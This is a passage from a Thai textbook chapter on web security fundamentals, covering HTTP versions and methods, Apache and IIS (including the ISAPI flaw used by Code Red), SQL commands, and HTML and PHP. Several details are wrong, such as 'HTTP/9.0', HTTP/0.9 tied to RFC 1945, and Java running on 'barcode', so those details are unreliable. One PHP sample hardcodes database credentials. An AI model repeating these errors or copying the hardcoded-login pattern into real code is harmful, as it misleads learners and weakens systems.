ข้อกำหนดอย่างเป็นทางการแรกของ HTTP โดยทั่วไปจะถูกพิจารณาว่าคือข้อกำหนดของ HTTP/9.0 เวอร์ชันนี้และเวอร์ชันถัดมาได้รับการนิยามไว้ใน Request for Comments (RFC) ของInternet Engineering Task Force (IETF) หมายเลข 1945(http://www.ietf.org/rfc/rfc1945.txt) เป็นเวลาประมาณ 4 ปี (1992-1996) ที่ HTTP/0.9 ได้วางพื้นฐานให้กับโลกของอินเทอร์เน็ตมาตั้งแต่สมัยที่เว็บยังไม่ได้ฟูเฟื่องขนาดนี้ HTTP/0.9 นั้นยังคงมีข้อจำกัดอยู่หลายอย่างและไม่ครอบคลุมสิ่งที่เราพิจารณาว่าเป็นองค์ประกอบสำคัญในโลกของเว็บที่มีการโต้ตอบกันมากขึ้นอย่างในปัจจุบัน

2.2.3 HTTP/1.0

ข้อกำหนดของ HTTP/1.0 นั้นเริ่มถือกำเนิดมาพร้อมๆกับช่วงที่อินเทอร์เน็ตนั้นเริ่มร้อนแรงขึ้น ถึงแม้อายุของมันจะยังไม่มากนักในแง่ของการเติบโตทางเทคโนโลยี โดยที่มันเพิ่งได้รับการสรุปมาตรฐานครั้งสุดท้ายเมื่อเดือนพฤษภาคม ปี ค.ศ. 1996 แต่ HTTP/1.0 ก็ยังคงถือว่าเป็นเจ้าแห่งโปรโตคอล HTTP บนอินเทอร์เน็ต เว็บเซิร์ฟเวอร์ส่วนใหญ่และบราวเซอร์ยังคงใช้งาน HTTP/1.0 อยู่สำหรับการสื่อสารปกติ เช่นเดียวกับ HTTP/0.9, HTTP/1.0 ได้รับการอธิบายไว้ใน RFC 1945

ฐานรากหลักหรือกลไกการทำงานหลักของโปรโตคอล HTTP/1.0 อยู่ที่การแลกเปลี่ยนการร้องขอ/การตอบสนองกลับ (request/response) การแลกเปลี่ยนนี้จะช่วยให้เกิดการส่งข้อมูลไป ดีความและส่งข้อมูลกลับระหว่างไคลแอนต์ (เว็บบราวเซอร์) และเซิร์ฟเวอร์ (เว็บเซิร์ฟเวอร์) หรือหยุดการส่งข้อมูล

โดยทั่วไป, URL ที่ใช้ใน HTTP/1.0 จะดูคล้ายด้านล่างนี้

(2.1)

```
http://host [ ":" port ] [ absolute_path ]
```

Host หมายถึงชื่อโฮสที่ต้องการ และ port หมายถึงการระบุหมายเลขพอร์ตปลายทาง และ absolute_path คือทรัพยากรที่ต้องการ

2.2.4 HTTP/1.1

HTTP/1.1 ซึ่งได้รับการประกาศตัวอย่างเป็นทางการในปี 2001 เป็นโปรโตคอล HTTP ที่ได้รับการพัฒนาล่าสุดและได้รับการใช้งานอย่างกว้าง RFC 2616 ของ IETF ได้กล่าวถึงรายละเอียดเฉพาะของเวอร์ชันล่าสุดนี้และเน้นถึงฟังก์ชันการทำงานเพิ่มเติมที่เพิ่มขึ้นจากเวอร์ชัน HTTP/1.0 สิ่งสำคัญหลักที่ขาดหายไปใน HTTP/1.0 และก่อให้เกิดความจำเป็นในการมีเวอร์ชัน 1.1 ได้แก่

การสนับสนุน HTTP proxy การสนับสนุนเรื่องเว็บแคชที่มีน้อยมากและไม่มีการจัดการกับคอนเน็กชันถาวร และเวอร์ชวลโฮสต์อย่างเหมาะสม

URL ของ HTTP/1.1 จะดูคล้ายด้านล่างนี้

(2.2)

http://host [":" port] [absolute_path ["?" query]]

แม้จะคล้ายกันกับ URL ของ HTTP/1.1 จะแตกต่างกันอย่างเห็นได้ชัดตรงที่ มันสนับสนุนการส่งผ่านพารามิเตอร์ของสคริปต์ด้วยเครื่องหมาย "?" เครื่องหมายนี้เป็นหัวใจสำคัญของเว็บแอปพลิเคชันหลักทั้งหมดและถือเป็นหนึ่งในอาวุธสำคัญสำหรับการโจมตี สิ่งใดๆ ที่ถูกระบุไว้หลังจากเครื่องหมาย "?" ถือเป็นคอนเท็นต์ที่สคริปต์ต้องประมวลผล ดังนั้นจึงเป็นเป้าหมายของการนำมาใช้โจมตี

2.2.5 HTTP Request

ขั้นตอนแรกของการร้องขอ ก็คือ การตัดสินใจเลือกเมธอด หรือวิธีการใช้งาน ตารางที่2.1 ข้างล่างนี้ แสดงรายละเอียดของเมธอดของโปรโตคอล HTTP/1.0

ตารางที่ 2.1 รายละเอียดของเมธอดของโปรโตคอล HTTP/1.0

Method	*คำอธิบาย*
GET	ดึงเอาข้อมูลที่ต้องการจากระบบไฟล์บนเซิร์ฟเวอร์ ถ้าไฟล์ที่ต้องการเป็นไฟล์ HTML แบบสแตติก คอนเท็นต์หรือเนื้อหาภายในไฟล์จะถูกแสดงขึ้นมา อย่างไรก็ตาม ถ้าไฟล์นั้นเป็นไฟล์ ASP แบบไดนามิก เว็บเซิร์ฟเวอร์ก็จะต้องประมวลผลไฟล์นั้นก่อน หรือเอ็กซีคิวต์คำสั่งและส่งเอาต์พุตของคำสั่งเหล่านี้ไปให้บราวเซอร์ที่ร้องขอ
HEAD	เมธอด HEAD นั้นคล้ายกันมากกับเมธอด GET ต่างกันอยู่เพียงอย่างเดียวก็คือ มันจะไม่ส่งข้อมูลที่ต้องการกลับมาให้ อย่างไรก็ตาม จุดเด่นของ HEAD ก็คือ มันจะตอบสนองกลับมาด้วยข้อมูลดิบ (meta information) เช่น โค้ดตอบสนองจากเซิร์ฟเวอร์ เฮดเดอร์แสดงวันที่ และอื่นๆ
POST	เมธอด POST จะร้องขอให้เซิร์ฟเวอร์ยอมรับข้อมูลที่ส่งไปและเอ็กซีคิวต์มัน ส่วนใหญ่เมธอด POST จะถูกนำมาใช้เมื่อเซิร์ฟเวอร์ต้องเกี่ยวข้องกับ CGI หรือ server-side scripting

2.2.6 HTTP Response

HTTP request จากเครื่องไคลเอนต์จะได้รับการจัดการโดยเซิร์ฟเวอร์และมีการตอบสนองกลับมาอย่างเหมาะสม ในการดอบสนอง เซิร์ฟเวอร์จะส่งกลับเมสเสจซึ่งประกอบด้วยชุดของฟิลด์ประเภทเหล่านี้มาให้

- โค้ดตอบสนองเป็นตัวเลขที่บ่งชี้ให้ทราบถึงพฤติกรรมการตอบสนองกลับของเว็บเซิร์ฟเวอร์
- ฟิลด์เฮดเดอร์ข้อมูลเพิ่มเติมเกี่ยวกับการตอบสนองกลับ
- ข้อมูล คอนเทนต์หรือเนื้อหาภายในเมสเสจที่ตอบสนองกลับมา

ด้วยชุดของฟิลด์ข้างต้น ไคลเอนต์บราวเซอร์จะเข้าใจถึงสิ่งที่เซิร์ฟเวอร์ตอบสนองกลับมาและทำงานโต้ตอบกับเซิร์ฟเวอร์ได้อย่างเหมาะสม

2.3 Web Server

2.3.1 Web Server

ทุกครั้งที่บราวเซอร์ทำการเชื่อมต่อเว็บไซต์บนอินเตอร์เน็ต (หรือบนอินทราเน็ต แล้วแต่กรณี) เซิร์ฟเวอร์จะคอยรับฟังการร้องขอนั้นบนเน็ตเวิร์ก และดอบสนองต่อผู้ร้องขอด้วยข้อมูลที่ต้องการ

2.3.2 Apache

ดังที่ได้กล่าวไว้ในเว็บไซต์ของ Apache Software Foundation ว่า "Apache เป็นเว็บเซิร์ฟเวอร์ที่ได้รับความนิยมมากที่สุดบนอินเทอร์เน็ตตั้งแต่เดือนเมษายน ปี 1996" สาเหตุสำคัญของการได้รับความนิยมมีอยู่ด้วยกัน 3 ประการ ได้แก่ การทำงานได้บนหลายแพล็ตฟอร์ม ฟีเจอร์ที่มีมากและราคาต้นทุนที่ต่ำ Apache Web Server ทำงานได้บนเกือบทุกแพล็ตฟอร์มที่มีอยู่ในปัจจุบัน ได้แก่ NetBSD, Digital UNIX, AIX, OS/2, Windows 3.x, SCO, HPUX, Novell NetWare, Macintosh, Be OS, WindowsNT, Linux, VMS, AS/400, Windows 95, FreeBSD, IRIX และ Solaris นอกจากนั้น Apache Web Server ยังได้ให้ฟีเจอร์ที่หลากหลาย เพื่อให้นักพัฒนาสามารถสร้างและเพิ่มขยายขีดความสามารถในการออกแบบเว็บได้อย่างง่ายดายและรวดเร็วและท้ายที่สุดที่สำคัญก็คือ Apache Web Server ได้ในราคาที่ดีที่สุด นั่นก็คือ มันฟรี!

กว่า 56 % ของเว็บเซิร์ฟเวอร์ทั้งหมดในปัจจุบัน ใช้งาน Apache (สำรวจโดย Netcraft 2001) มันจึงไม่น่าแปลกใจเลยว่าทำไมมันจึงเป็นเป้าหมายใหญ่ของบรรดาแฮกเกอร์ทั้งหลาย ทุกๆแพล็ตฟอร์มและทุกๆฟีเจอร์ที่เพิ่มเข้าไปล้วนแต่ให้โอกาสแฮกเกอร์ในการฉวยโอกาสจากช่องโหว่ด้านการโปรแกรมของฟีเจอร์เหล่านั้นเพื่อการโจมตี

เวอร์ชั่นของ Apache ที่เรากล่าวในบทนี้คือเวอร์ชัน 2.0.32 มันมีฟีเจอร์ที่เราควรตระหนักในด้านความปลอดภัย

- เวอร์ชวลโฮสต์ (virtual hosts)
- Server Side Includes
- การสร้างไดนามิกคอนเท็นต์ด้วย CGI
- แฮนเดล (handler)
- ตัวแปรสภาวะแวดล้อม (environmentvariables)
- การแมป URL เข้ากับระบบไฟล์ (http://httpd.apache.org/docs-2.0/)

ฟีเจอร์มากมายที่น่าสนใจของ Apache เป็นตัวดึงดูดทั้งในแง่การนำไปใช้งานที่ดีและในแง่ของการเป็นเป้าหมายต่อการโจมตีแฮกเกอร์ส่วนใหญ่ก็กำลังพยายามในการค้นหาช่องโหว่ของมันและฉวยโอกาสจากช่องโหว่นั้น

2.3.3 Internet Information Server (IIS)

ไมโครซอฟต์ได้พัฒนา IIS Web Server ขึ้นมาเพื่อส่งเสริมกลยุทธ์ด้านอินเทอร์เน็ตของตน และเพื่อให้องค์กรต่างๆใช้งานมันจึงได้ผนวกรวมเอา IIS เข้ามาเป็นเว็บเซิร์ฟเวอร์หนึ่งในระบบปฏิบัติการวินโดวส์ด้วยตั้งแต่ NT 4.0 ถึงแม้ IIS จะมีส่วนแบ่งการตลาดไม่สูงเมื่อเทียบกับ Apache แต่มันก็เป็นซอฟต์แวร์ที่มีจุดเด่นหลายอย่างอยู่ในตัว แต่ทว่าค่าดีฟอลต์คอนฟิกูเรชันของ IIS นั้นส่วนใหญ่แล้วเป็นบ่อเกิดของช่องโหว่ด้านความปลอดภัยทั้งสิ้นในหัวข้อนี้ เราจะกล่าวถึงองค์ประกอบด้านความปลอดภัยของ IIS และช่องโหว่พื้นฐานที่เปิดโอกาสให้แฮกเกอร์ทำให้ไฟร์วอลล์ของคุณกลายเป็นเพียงแค่เนยสวิสเท่านั้นเอง

ISAPI Applications เมื่อพวกเราได้รับคำถามว่า "อะไรคือความเสี่ยงด้านความปลอดภัยที่ใหญ่หลวงที่สุดของเว็บเซิร์ฟเวอร์ IIS?" คำตอบที่แท้จริงก็คือ "Internet Server Application Programming Interface (ISAPI) Application" ISAPI ทำให้นักพัฒนาเว็บเพิ่มขยายขีดความสามารถของเว็บเซิร์ฟเวอร์ IIS ได้ด้วยการเปิดโอกาสให้พวกเขาเขียนโปรแกรมของตนขึ้นมาเองเพื่อประมวลผลและจัดการกับข้อมูลและการร้องขอต่างๆที่ส่งมายังเว็บเซิร์ฟเวอร์

นอกจากนั้น ISAPI Application ยังอนุญาตให้นักพัฒนาดักจับทุกแพ็กเก็ตที่วิ่งเข้ามาหาเว็บเซิร์ฟเวอร์และประมวลผลล่วงหน้า (pre-process) ก่อน นี่ดูเหมือนว่าจะเป็นเรื่องดี แต่ทว่าจริงๆแล้ว การประมวลผลแพ็กเก็ตก่อนล่วงหน้า (pre-process) กลับนำไปสู่ช่องโหว่ต่อการโจมตีโดยดีฟอลต์แล้ว, IIS ติดตั้ง ISAPI filters ไว้เป็นจำนวนมากที่สามารถถูกนำมาใช้เพื่อเจาะระบบเว็บเซิร์ฟเวอร์ IIS ได้ ยิ่งเปิดช่องทางอำนวยความสะดวกให้กับนักพัฒนาไว้มากเท่าไหร่ ก็ยิ่งเปิดโอกาสให้แฮกเกอร์ค้นหาช่องทางได้ง่ายขึ้น และ ISAPI filter ก็ให้ช่องทางดังกล่าวนั้นด้วย

ถึงแม้ว่า ISAPI filter จะเพิ่มฟังก์ชันการใช้งานที่มากมายให้กับเว็บเซิร์ฟเวอร์ แต่พวกมันก็เพิ่มภาระความน่าปวดหัวให้กับผู้ดูแลระบบไม่ใช่น้อย ตัวอย่างเช่น ฟิลเตอร์ .idq และ .ida เป็นต้น พวกมันมีส่วนต้องรับผิดชอบต่อความเสียหายดาก Code Red และ Nimda Worm ซึ่งมีมูลค่าความเสียหายกว่า $100,000 ที่เกิดขึ้นกับบริษัทชั้นนำ 1000 อันดับต้นของอเมริกา Code Red

Worm อาศัยช่องโหว่จากเงื่อนไขการเกิดบัฟเฟอร์เวอร์โฟลว์ในส่วนขยาย .ida โดยมันจะฉวยโอกาสจากช่องโหว่ของ .ida ดังกล่าวที่มีอยู่บน Index Server ซึ่งจะเปิดโอกาสให้แฮกเกอร์ส่งการร้องขอ (request) ไปยังเว็บเซิร์ฟเวอร์และกระตุ้นให้เกิดโอเวอร์โฟลว์บน DDL ที่ทำหน้าที่ประมวลผลการร้องขอนั้น และนำไปสู่การเอ็กซีคิวต์คำสั่งใดๆก็ได้บนเซิร์ฟเวอร์ สิ่งที่น่าทึ่งของการโจมตีนี้อยู่ที่ HTTP request ที่ใช้สำหรับการโจมตีนั้นถือเป็นส่วน Payload ธรรมดาของแพ็กเก็ต ทำให้ไฟร์วอลล์หรือพร็อกซีพิจารณาว่ามันเป็น HTTP request ธรรมดาๆ อันหนึ่งที่ใช้งานอยู่ปกติ ผลแห่งการโจมตีนั้นกว้างไกลและรุนแรงยิ่ง นั่นก็คือ แฮกเกอร์สามารถเอ็กซีคิวต์คำสั่งใดก็ได้บนเซิร์ฟเวอร์และเข้าครอบครองเครื่องนั้นโดยสมบูรณ์

ทางออกของปัญหาที่เกิดจากฟิลเตอร์นี้ก็คือ ให้ติดตั้งซอฟต์แวร์แพตซ์ (Patch) ที่ไมโครซอฟต์ประกาศออกมา อย่างไรก็ตามวิธีการขจัดปัญหาที่ดีที่สุดก็คือ การยกเลิก ISAPI filter ออกจากเว็บเซิร์ฟเวอร์ ซึ่งสามารถกระทำได้โดยใช้ Internet Services Manager ให้เลือกที่ Properties ของเว็บเซิร์ฟเวอร์ที่กำลังทำงานอยู่ จากนั้นเลือกแท็บ ISAPI filter และยกเลิกฟิลเตอร์ที่ไม่จำเป็นออกไป รูปที่ 2.1 ได้แสดงดีฟอลต์ฟิลเตอร์และ application mapping ไว้ ขั้นสุดท้าย ให้ยกเลิกมันออกไปทีละตัว

ISAPI filter เป็น โปรแกรมที่ทำหน้าที่เป็นเสมือนตัวกรองเบื้องต้นที่คอยดักจับการร้องขอ (request) ก่อนที่ ISAPI application ที่อยู่ในฉากหลังจะประมวลผลการร้องขอนั้น ISAPI filter โดยดีฟอลต์ที่สามารถยกเลิกหรือดิสเอเบิล ได้แก่

- Sspifilt
- Compression
- Md5filt
- Fpexedll.dll

2.4 Database Server

หัวใจหลักประการหนึ่งของทุกๆเว็บแอปพลิเคชันก็คือ ดาต้าเบสเซิร์ฟเวอร์หรือเซิร์ฟเวอร์ที่จัดการฐานข้อมูลซึ่งทำหน้าที่จัดเก็บและเรียกคืนข้อมูลให้สำหรับทั้งลูกค้าและแฮกเกอร์ ข้อมูลภายในฐานข้อมูลเป็นข้อมูลสำคัญของลูกค้าและข้อมูลภายในองค์กร โชคไม่ดี ที่ความปลอดภัยนั้นบางครั้งถูกมองว่าเป็นสิ่งไม่สำคัญนักสำหรับฐานข้อมูล ดังนั้น ช่องโหว่จึงมีอยู่มากมายในฐานข้อมูลที่ได้รับการติดตั้งโดยดีฟอลต์ และอาจมีช่องโหว่อีกมากมาที่ถูกค้นพบในอีกต่อๆไป

คำสั่งภาษา SQL

ตารางที่2.2 คำสั่ง SQL

คำสั่ง	*คำอธิบาย*
ALTER DATABASE	แก้ไขฐานข้อมูลที่ต้องการโดยการเพิ่มหรือลบไฟล์
ALTER TABLE	แก้ไขตารางในฐานข้อมูลโดยการเปลี่ยนแปลงเพิ่มเติมหรือลบคอลัมน์
ALTER VIEW	แก้ไขวิวที่สร้างไว้ก่อนหน้านี้
CREATE DATABASE	สร้างฐานข้อมูลใหม่
CREATE PROCEDURE	สร้าง Stored Procedure ใหม่
CREATE SCHEMA	สร้าง Schema ขึ้นมาภายในฐานข้อมูล
CREATE TABLE	สร้างตารางใหม่ภายในฐานข้อมูล
CREATE VIEW	สร้างดาตาเบสวิวให้กับตาราง
DELETE	ลบแถวออกจากตาราง
DROP DATABASE	ยกเลิกฐานข้อมูลโดยการลบไฟล์ของมัน
DROP PROCEDURE	ยกเลิก Stored Procedure
DROP TABLE	ยกเลิกตารางออกจากฐานข้อมูล
DROP VIEW	ยกเลิกวิวออกจากฐานข้อมูล
INSERT	เพิ่มแถวใหม่เข้าในตารางหรือวิว
SELECT	เลือกฟิลด์ภายในตารางเพื่อนำมาดู
USE	ใช้ฐานข้อมูลที่กำหนด เป็นคำสั่งเริ่มต้นสำหรับคำสั่งต่อๆไป

2.5 Web Language

ก่อนที่เครื่องคอมพิวเตอร์สองเครื่องจะสามารถสนทนากันได้ พวกมันต้องได้รับการโปรแกรมไว้ให้พูดภาษาเดียวกันในปัจจุบันภาษาของเว็บมีอยู่มากมายและแต่ละภาษาก็มีจุดแข็งและจุดอ่อนของมันเอง ในขณะที่ภาษา HTML ก็ยังคงเป็นทางเลือกที่ดีที่สุดของคุณในขณะนี้ถ้าคุณต้องการภาษาที่ใช้งานง่ายๆ มีผลกระทบต่อระบบน้อยและตรงไปตรงมา แต่หากคุณต้องการภาษาที่มีความยืดหยุ่นในการโต้ตอบกับผู้ใช้ อัพเดทฐานข้อมูลแบบไดนามิกและสร้างกราฟิกที่สลับซับซ้อนได้แล้วละก็ ภาษาของจาวาถือว่าเป็นทางเลือกที่ดีที่สุด ไม่ว่าจะเป็นภาษาใด ในการทำความเข้าใจถึงวิธีการที่เว็บเซิร์ฟเวอร์ใช้ติดต่อสื่อสารกับไคลเอนต์บราวเซอร์บราวเซอร์ (และรวมถึงการค้นหาจุดอ่อนในการอิมพลีเมนต์ของมัน) จำเป็นต้องเข้าใจถึงเทคโนโลยีพื้นฐานที่รองรับก่อน

2.5.1 HTML

นามสกุลของไฟล์เป็น .html, .htm, .html4 HTML ย่อมาจาก Hypertext Markup Language ถูกสร้างขึ้นโดย Tim Berners-Lee ในปี ค.ศ. 1989 เป็นเฟรมเวิร์กพื้นฐานของอินเตอร์เน็ต เกือบๆทุกเว็บไซต์ในโลกล้วนแต่ใช้ภาษา HTML เพื่อแสดงผลข้อความ กราฟิก เสียงและภาพเคลื่อนไหว ผู้รับผิชอบเกี่ยวกับมาตรฐานนี้ก็คือ World Wide Web Consortium (W3C) (http://www.w3.org)

ถึงแม้ภาษานี้จะใหม่ แต่มันถือกำเนิดมาจากภาษาเก่าแก่ที่ชื่อ Standard Generalized Markup Language (SGML) แรงผลักดันในการสร้างภาษา HTML ได้รับการพัฒนามาเกือบสิบปีและเริ่มเป็นรูปเป็นร่างจริงจังในช่วงที่ Bill Atkinson ได้พัฒนา HyperCard สำหรับเครื่องแมคอินทอชและระบบปฏิบัติการ MacOS สมมุติฐานเบื้องหลัง HyperCard ถือเป็นรากฐานสำคัญของภาษา HTML นั่นก็คือ การทำไฮเปอร์ลิงก์(hyper linking) ซึ่งก็คือ ความสามารถในการลิงค์หรือเชื่อมโยงจากคำๆ หนึ่งหรือพื้นที่หนึ่งของเพ็จไปยังอีกพื้นที่หรืออีกเพ็จหนึ่ง คอนเซ็ปต์นี้เป็นเรื่องง่าย แต่ก่อนที่จะมี HyperCard มันไม่เคยถูกนำมาใช้งานในเชิงปฏิบัติอย่างจริงจังเลย

HTML ประกอบไปด้วยชุดของ “องค์ประกอบย่อย (elements)” ซึ่งทำหน้าที่เป็นเสมือนภาษาที่คอยบอกของผู้ใช้แสดงผลสิ่งต่างๆ ตามต้องการบนหน้าจอ ในการทำงานของเรา เราได้ค้นพบว่าองค์ประกอบย่อยหรือ อิลิเมนต์ของ HTML ที่ง่ายๆ และดูเหมือนจะไม่เป็นอันตรายนี้สามารถถูกใช้เพื่อเข้าถึงเว็บเซิร์ฟเวอร์โดยไม่ได้รับอนุญาตได้ ตารางที่ 1.1 ประกอบด้วยลิสต์ของ HTML และผลกระทบด้านความปลอดภัย ดูข้อมูลเพิ่มเติมได้ที่ http://www.w3.org/TR/html401

ตารางที่ 2.3 แอตทริบิวต์และผลกระทบต่อความปลอดภัย

อิลิเมนต์/คุณลักษณะหรือแอตทริบิวต์	ผลกระทบด้านความปลอดภัย
<form>	เป็นฟอร์มสำหรับอินพุตข้อมูลจากผู้ใช้ เมื่อโปรแกรมรับอินพุตจากผู้ใช้ ความเสี่ยงด้านความปลอดภัยสำหรับเกิดขึ้นได้ นี่คือวิธีการส่วนใหญ่ที่แฮกเกอร์ใช้กัน นั่นก็คือ การส่งตัวอักขระที่โปรแกรมไม่คาดคิดว่าจะได้รับ ส่งผลให้เกิดผลลัพธ์ที่คาดไม่ถึง
<form action>	แอตทริบิวต์ Action ของ <form> เป็นตัวสร้างโปรแกรมที่สามารถเอ็กซีคิวต์ได้บนเว็บเซิร์ฟเวอร์ โดยการรู้ชื่อของโปรแกรมที่ทำหน้าที่ประมวลผลข้อมูลที่ผู้ใช้ส่งมาให้ ผู้บุกรุกสามารถเรียนรู้ข้อมูลที่มีประโยชน์เกี่ยวกับเว็บเซิร์ฟเวอร์และบางทีอาจค้นหาข้อมูลแบ็กอัปหรือเวอร์ชันเก่าของโปรแกรมในไดเร็กทอรีเดียวกันหรือไดเร็กทอรีอื่นๆ
<form method>	แอตทริบิวต์ Method ของ <form> นี้เป็นตัวสร้างกลไกสำหรับการส่งข้อมูลที่ผู้ใช้กรอกเข้ามาไปให้กับเว็บเซิร์ฟเวอร์ มีด้วยกันสองวิธีสำหรับการส่งข้อมูลไปยังโปรแกรมก็คือ POST, GET ด้วยการทำความเข้าใจถึงวิธีการส่งข้อมูลนี้ แฮกเกอร์สามารถดักฟังข้อมูลหรือยิ่งไปกว่านั้น แก้ไขข้อมูลที่รับส่งกันได้และก่อให้เกิดผลที่ผิดปรติ
<script language=<variable>>	อิลิเมนต์ <script> เมื่อถูกใช้งานร่วมกับแอตทริบิวต์ “language” จะทำให้แฮกเกอร์สามารถแก้ไข Client-side scripting ที่กำลังถูกส่งมายังได้ เมื่อแฮกเกอร์สามารถแก้ไข Client-side script ได้ เขาก็จะสามารถเลี่ยงผ่านสคริปต์สำหรับฟิวเตอร์หรือตรวจสอบเช็คอินพุตได้ Client-side scripting ประกอบด้วย JavaScript ,VBScript, Iscript, XML
<input>	อิลิเมนต์ <input> ใช้เพื่อควบคุมอินพุตของฟอร์ม แอตทริบิวต์เฉพาะบางอย่างสามารถถูกแก้ไขเพื่อส่งข้อมูลแปรกๆไปยังเว็บเซิร์ฟเวอร์
<input type=hidden>	แอตทริบิวต์ “type” เมื่อถูกกำหนดให้ค่าของมันเป็น “hidden” สามารถทำให้แฮกเกอร์เปลี่ยนแปรงแอตทริ

	บิวต์ "value" ให้เป็นบางสิ่งที่โปรแกรมไม่ต้องการ
<input maxlength=<variable>>	แอตทริบิวต์ "maxlength" สามารถถูกแก้ไขโดยแฮกเกอร์ได้ เพื่อให้ตนมีโอกาสส่งสริงขนาดใหญ่ที่สามารถดิสเอเบิลการทำงานของเว็บเซิร์ฟเวอร์ได้ ถ้าเซิร์ฟเวอร์ไม่ได้มีประมวลผลในเบื้องต้นที่ดีพอ
<input size=<variable>>	แอตทริบิวต์ Size คล้ายกับแอตทริบิวต์ "maxlength" ตรงที่ว่า แอตทริบิวต์ "size" สามารถถูกแก้ไขได้โดยแฮกเกอร์เพื่อให้ตนมีโอกาสส่งสริงขนาดใหญ่ที่สามารถดิสเอเบิลการทำงานของเว็บเซิร์ฟเวอร์ได้ ถ้าเซิร์ฟเวอร์ไม่ได้มีการประมวลผลในเบื้องต้นที่ดีพอ
<applet>	Java Applet อิลิเมนต์นี้ถูกใช้เพื่อแสดงผลหรือรันจาวาแอปเพล็ต เพราะว่าจาวาถูกส่งไปในลักษณะเคลียร์เท็กซ์และใช้งานบาร์โค้ดเพื่อการเอ็กซีคิวต์ มันจึงถูกลักลอบแท็บได้โดยใช้เครื่องมือวิเคราะห์โปรโตคอล เช่น Snort หรือ Ether Peek
<object>	อิลิเมนต์นี้โดยทั่วไปจะถูกใช้สำหรับการแสดงผล ActiveX Control แต่มันยังสามารถถูกใช้กับจาวาแอปเพล็ตก็ได้ แฮกเกอร์สามารถส่งอีเมล์ที่มีแท็ก HTML ฝังตัวอยู่และทำให้ผู้อ่านเมล์เอ็กซีคิวต์ ActiveX Control ได้โดยไม่รู้ตัวเพื่อให้ตนเข้าควบคุมระบบได้ อิลิเมนต์ <object>เป็นหนึ่งในหลายๆ วิธีที่ดีที่สุดสำหรับการเผยแพร่อีเมล์ไวรัส
<embed>	อิลิเมนต์นี้โดยทั่วไปจะถูกใช้ร่วมกับแท็ก <object> เพื่อแสดงผล ActiveX control และ Netscape plug-ins

2.5.2 PHP

นามสกุลของไฟล์ .php, .php3 และบางทีไม่มีนามสกุล ถึงแม้จะมีผู้พัฒนาภาษา PHP อยู่มากมาย ผู้พัฒนาดั้งเดิมของ PHP ก็คือ Rasmus Lerdorf เขาได้เริ่มพัฒนาเอนจิ้นสำหรับแปรภาษาของ PHP ในปี ค.ศ. 1995 โดยพัฒนาออกแบบในรูปแบบของโปรแกรมหนึ่งที่ทำงานภายใต้ Perl CGI ซึ่งเขาเองเรียกมันว่า "Personal Home Page" หรือเรียกง่ายๆ คือ PHP จุดประสงค์ดั้งเดิมของเขาก็เพื่อเก็บบันทึกล็อกรายละเอียดของผู้เข้าเยี่ยมชมเพ็จประวัติส่วนตัวของเขาบนเว็บ จากนั้นเขาได้พัฒนาทุกๆอย่างขึ้นมาใหม่ใน C และทำให้มันมีขนาดใหญ่ขึ้น เพิ่มขยายประสิทธิภาพของ

โปรแกรมด้วยความสามารถในการแปรภาษาที่หลากหลาย และความสามารถในการเชื่อมต่อเข้าสู่ฐานข้อมูลเป็นเวลากว่าหลายปีมาแล้ว มีโปรแกรมเมอร์หลายท่านช่วยกันพัฒนา PHP เช่น Zeev Suraski และ Andi Gutmans ผู้ซึ่งปรับปรุงเอนจิ้นสำหรับแปรภาษาใหม่ให้เป็น PHP เวอร์ชัน 3

นอกเหนือจาก Active Server Pages (ASP) และ Perl แล้ว PHP ถือได้ว่าเป็นหนึ่งในภาษาสำหรับเขียน Serve-side Script ที่ได้รับความนิยมมากตัวหนึ่งในปัจจุบัน แทบไม่น่าเชื่อว่าลำพังภาษา PHP นั้นมีหลากหลายมากและสามารถนำไปพัฒนาแอปพลิเคชันแบบ standalone ที่ไม่เกี่ยวกับเว็บ อย่างไรก็ตาม ภาษานี้มักถูกใช้บ่อยครั้งบนเว็บเซิร์ฟเวอร์ที่รันบนยูนิกซ์ (โดยทั่วไปมักเป็น Apache ให้ดูที่ http://www.apache.org) เพื่อทำหน้าที่เป็นเอนจิ้นประมวลผลในฝั่งเซิร์ฟเวอร์จริงๆแล้วมันเป็นโมดูลหนึ่งของApacheที่ถูกเรียกใช้บ่อยครั้งที่สุด (http://www.securityspace.com/s_survey/data/man/200111/apachemods.html) ไฟล์ PHP สามารถถูกเปลี่ยนชื่อเป็นอะไรก็ได้ แต่โดยทั่วไปมักมีนามสกุลเป็น .php, .php3 เพื่อให้คุ้นเคยกับโค้ดของ PHP เราจะนำเสนอโค้ดตัวอย่างต่อไปนี้สักเล็กน้อย ซึ่งเป็นการใช้คำสั่ง print ของ PHP เพื่อแสดงผลสตริง "Hell World" ในเว็บบราวเซอร์ของผู้ใช้

(2.3)

```
<!-- PHP Example in HTML
<!-- Prints "PHP Example: Hello World!" to the browser
<html><head><title> PHP Example</title></head>
<?php
print "<br><h1>Hello World!<br></h1>";
?>
</html>
```

ให้สังเกตว่า PHP นั้นเหมือนกันมากกับ Perl ในแง่ที่ว่าสามารถใช้งานภาษาควบคู่ไปกับแท็ก HTML ได้ บรรทัดที่ 1 และ 2 คือคอมเมนต์ของ HTML โดยสังเกตได้จากแท็ก <!- บรรทัดที่ 3 นั้นเป็นชุดของแท็ก HTML ได้แก่ <html>, <head> และแท็ก <title> บรรทัดที่ 4, 5 และ 6 เป็นโค้ดของ PHP บรรทัดที่ 4 นั้นเป็นจุดเริ่มต้นของโค้ด PHP ดังสังเกตได้จากวงเล็บเปิด (<?> บรรทัดที่ 5 เป็นโค้ดของ PHP สำหรับการส่งสตริง "Hello World" ออกไปเป็นเอาต์พุตที่หน้าจอ บรรทัดที่ 6 เป็นวงเล็บปิด (?>) ที่คู่กับวงเล็บเปิดในบรรทัดที่ 4 ต่อไปนี้เป็นตัวอย่างอย่างง่ายของโค้ด PHP ซึ่งจะช่วยให้คุณคุ้นเคยกับเทคโนโลยีที่ได้รับความนิยมบนเว็บไซต์

(2.4)

```
<?
// Open the SQL connection
$conn = mysql_connect("10.1.1.1", "sa", "guessme") or die(mysqlerror());
```

```
@mysql_select_db("inventory") or die(mysqlerror());
// SQL query
$data = mysql_query("SELECT * FROM autos") or die(mysqlerror());
// Print the data in HTML
print "<table>\n";
while ($row = mysql_fetch_row ($data))
{
   print "<tr>\n";
   print "<td>$row[0]</td>\n";
   print "<td>$row[1]</td>\n";
   print "</tr>\n";
}
print "</table>\n";
// Close the SQL connection
mysql_close($conn);
?>
```

